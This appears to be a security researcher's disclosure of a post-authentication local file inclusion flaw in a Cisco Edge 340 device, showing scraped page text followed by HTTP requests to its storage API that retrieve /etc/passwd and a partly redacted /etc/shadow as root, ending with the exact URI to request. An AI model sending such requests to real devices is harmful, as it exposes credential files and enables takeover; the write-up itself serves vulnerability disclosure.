

Cisco Edge 430 v1.1 Post Authentication LFI as root  
@seanmeals

# Cisco Edge 340 Series Configuration

Version: 1.1


Username:

Password:

© 2013 Connected Platform Group, Cisco Systems, Inc. All Rights Reserved.  
For more information of Cisco Edge 340 Series, please visit homepage:  
<http://www.cisco.com/en/US/products/ps13242/index.html>  
<http://www.cisco.com/en/US/products/ps13322/index.html>



Navigate to the configuration archive: <https://domain/#/pages/admins/archive/>



INT

Load URL  
Split URL  
Execute

Enable Post data  Enable Referrer

Post data

## Cisco Edge 340 Series Configuration

Basic  
Resolution  
Date And Time  
Syslog  
Coredump  
Proxy  
▲ Network  
DNS  
Wired  
SNMP  
VPN  
▲ Monitor  
System  
Network  
▲ Administration  
Account  
Image Upgrade  
Configuration Archive

Upgrade

**Notice**

1. For download, both of http and ftp are supported.
2. Please reserve 1.2G free space for install.
3. The ".bin" file is saved at "/home/.os\_install".
4. **DO NOT** delete or modify any file under folder "/home/.os\_install" during installing.
5. The BIN file(self-extract-installer) should be v1.1 or later version.
6. Long time uploading may lead to upload failure.

**Configuration Archive**

This page allows you to import or export configuration.

Device Model: CS-E340-M32-K9

Archive Configuration:

Restore configuration from:

Configuration MD5 file:

Notice

Click Download Archive.

You will eventually be presented with a download option via the api for a .xml config file:

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
<pre>GET /api/v3/system/storage?path=/tmp/CE340_Cfg_201601090109.xml HTTP/1.1 Host: [REDACTED] User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:39.0) Gecko/20100101 Firefox/39.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://[REDACTED] Cookie: [REDACTED]</pre>				<pre>HTTP/1.1 400 BAD REQUEST Server: nginx/1.4.4 Date: Sat, 09 Jan 2016 06:10:28 GMT Content-Type: application/json Content-Length: 31 Connection: close Set-Cookie: [REDACTED]  HttpOnly; Path=/  {   "ERROR": "file not found" }</pre>		
Connection: close						

Noticing that this is coming from /tmp/ I wanted to see if I could change directories.

<pre>GET /api/v3/system/storage?path=/etc/passwd HTTP/1.1 Host: [REDACTED] User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:39.0) Gecko/20100101 Firefox/39.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://[REDACTED] Cookie: [REDACTED]</pre>				<pre>HTTP/1.1 200 OK Server: nginx/1.4.4 Date: Sat, 09 Jan 2016 06:10:34 GMT Content-Type: application/octet-stream Content-Length: 1795 Connection: close Content-Disposition: attachment; filename=passwd Last-Modified: Thu, 07 Jan 2016 14:47:19 GMT Cache-Control: public, max-age=43200 Expires: Sat, 09 Jan 2016 18:10:34 GMT ETag: "flask-1452178039.47-1795-393413677" Set-Cookie: [REDACTED]</pre>		
Connection: close				<pre>HttpOnly; Path=/  root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin smolt:x:999:998:Smolt:/usr/avahi/smolt:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin abrt:x:173:173:/:/etc/abrt:/sbin/nologin rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin sshdx:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin ntp:x:38:38:/:/etc/ntp:/sbin/nologin saclauth:x:998:996:"Saclauthd user":/var/empty/saclauth:/sbin/nologin mailnull:x:47:47:/:/var/spool/mqueue:/sbin/nologin snmpd:x:51:51:/:/var/spool/mqueue:/sbin/nologin usbmuxd:x:113:113:usbmuxd user:/:/sbin/nologin gdm:x:42:42:/:/var/lib/gdm:/sbin/nologin avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin nginx:x:997:995:Nginx web server:/var/lib/nginx:/sbin/nologin</pre>		

Running as root? Yup.

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
<pre>GET /api/v3/system/storage?path=/etc/shadow HTTP/1.1 Host: [REDACTED] User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:39.0) Gecko/20100101 Firefox/39.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://[REDACTED] Cookie: [REDACTED]</pre>				<pre>HTTP/1.1 200 OK Server: nginx/1.4.4 Date: Sat, 09 Jan 2016 06:10:40 GMT Content-Type: application/octet-stream Content-Length: 1190 Connection: close Content-Disposition: attachment; filename=shadow Last-Modified: Sat, 09 Jan 2016 04:10:39 GMT Cache-Control: public, max-age=43200 Expires: Sat, 09 Jan 2016 18:10:40 GMT ETag: "flask-1452130039.52-1190-393413669" Set-Cookie: [REDACTED]</pre>		
Connection: close				<pre>HttpOnly; Path=/  root:\$6\$BaP8ZJ.16HyNjjeo9ok3STChyCI0ggPw0:[REDACTED] bin:*:15342:0:199999:7::: daemon:*:15342:0:199999:7::: gdm:*:15342:0:199999:7::: lp:*:15342:0:199999:7:::</pre>		

URI to check once logged in: /api/v3/system/storage?path=/etc/shadow